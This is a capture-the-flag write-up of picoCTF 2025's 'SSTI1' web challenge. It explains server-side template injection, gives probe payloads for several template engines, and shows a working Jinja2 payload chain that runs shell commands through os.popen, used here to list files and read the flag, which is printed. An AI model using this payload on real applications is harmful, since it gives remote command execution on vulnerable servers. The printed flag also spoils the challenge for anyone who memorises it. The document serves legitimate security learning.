PicoGYM Web Exploitation Writeup | SSTI1 | Easy | PicoCTF
easy ctf picoctf web easy-web easy-picoctf-web easy-picoctf picoctf-web
PicoGYM Web Exploitation Writeup | SSTI1 | Easy | PicoCTF
Originally posted on my Medium page.
This writeup covers the “SSTI1” challenge from picoCTF 2025, authored by Venax, under the Web Exploitation category. The challenge invites you to interact with a simple web application where you can “announce whatever you want.” Beneath the surface, it hides a classic Server-Side Template Injection (SSTI) vulnerability — a common web security flaw that allows an attacker to inject and execute arbitrary code on the server through template engines.

After launching the instance, we will be provided with a link to a website.
When accessing the website, it displays:

Whatever input is entered here is then rendered as output on the page.

📖 Let’s understand the challenge
The challenge name — SSTI — stands for Server Side Template Injection.
It happens when a web application uses templates to render pages dynamically, and user input gets directly placed inside the template without being sanitized or checked.
If that happens, attackers can inject malicious code inside the template syntax to execute on the server side.
In short:
You put special template code in a text box → server processes it → your code runs on the server.
The server which processes this input uses a template engine.
📚 Types of Template Engines
There are many types of templating engines used in web apps. Each one uses a different syntax. Some popular ones:
- Jinja (Python Flask/Django), Twig(PHP Symfony): {{ 7*7 }}
- Velocity (Java): #set($a = 7*7)${a}
- Thymeleaf (Java), Smarty(PHP), Freemarker(Java): ${7*7}
- Mako (Python): <% print 7*7 %>
🔍 Identifying the Template Engine
Let’s test these payloads in the input box to see which template engine is being used.


So the {{ … }} payload is working.
The template engine can either be Jinja or Twig, since both use {{ }} syntax.
📌 How to confirm which one
Both Jinja2 and Twig use {{ }} — but they have some differences in what expressions they allow.
Example:
- Jinja2 allows expressions like {{7*5}}, accessing object attributes like .__class__, and calling functions like .popen().
- Twig (PHP) is more restricted — it won’t let you call system commands or access object properties like Python’s objects.
Test it: {{ ‘’.__class__ }}
If it returns str or <class ‘str’>, then it’s Jinja2.
If it doesn’t, and the site uses PHP, it’s likely Twig.


In this case — it worked. So, the template engine is Jinja. ✅
📂 Exploring Files
Using Jinja, first we have to check the present working directory to see if there are any other files that might contain the flag.
To run system commands, the Jinja Payload is:
{{self._TemplateReference__context.cycler.__init__.__globals__.os.popen(“
”).read() }}
To list files in the current directory:
{{self._TemplateReference__context.cycler.__init__.__globals__.os.popen(“ls”).read() }}
And the output produces is →

We found a file named flag.
Now let’s read the flag file using this Jinja payload:
{{self._TemplateReference__context.cycler.__init__.__globals__.os.popen(“cat flag”).read() }}

And the flag is —>> picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_3066c7bd}
📖 Want more CTF and OSINT writeups like this? Check out my Medium page here.